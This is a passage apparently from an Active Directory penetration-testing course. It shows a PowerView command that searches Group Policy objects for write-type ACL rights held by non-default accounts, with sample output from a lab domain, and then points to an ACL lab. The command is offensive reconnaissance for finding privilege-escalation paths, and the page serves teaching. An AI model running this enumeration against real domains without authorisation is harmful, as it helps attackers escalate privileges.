SecurityIdentifier      : S-1-5-21-883232822-274137685-4173207997-1111
AceType                 : AccessAllowed
AceFlags                : ContainerInherit
IsInherited             : False
InheritanceFlags        : ContainerInherit
PropagationFlags        : None
AuditFlags              : None
```

DACLs and GPOs

- If you want to do mass enumeration with PowerView:
  - **Get-DomainObjectAcl -LDAPFilter '(objectCategory=groupPolicyContainer)' | ? { ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$') -and ($_.ActiveDirectoryRights -match 'WriteProperty|GenericAll|GenericWrite|WriteDacl|WriteOwner')}**

```
PS C:\Users\harmj0y\Desktop> Get-DomainObjectAcl -LDAPFilter '(objectCategory=gr
oupPolicyContainer)' | ? { ($_.SecurityIdentifier -match '^S-1-5-.*-[1-9]\d{3,}$
') -and ($_.ActiveDirectoryRights -match 'WriteProperty|GenericAll|GenericWrite|
WriteDacl|WriteOwner')}


ObjectDN              : CN={45172B9C-749A-479A-A9C7-4F85083CD517},CN=Policies,C
                        N=System,DC=testlab,DC=local
ObjectSID             :
ActiveDirectoryRights : CreateChild, DeleteChild, Self, WriteProperty,
                        DeleteTree, Delete, GenericRead, WriteDacl, WriteOwner
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 983295
SecurityIdentifier    : S-1-5-21-883232822-274137685-4173207997-1001
```

This would be a good time to attempt Lab: Active Directory ACLs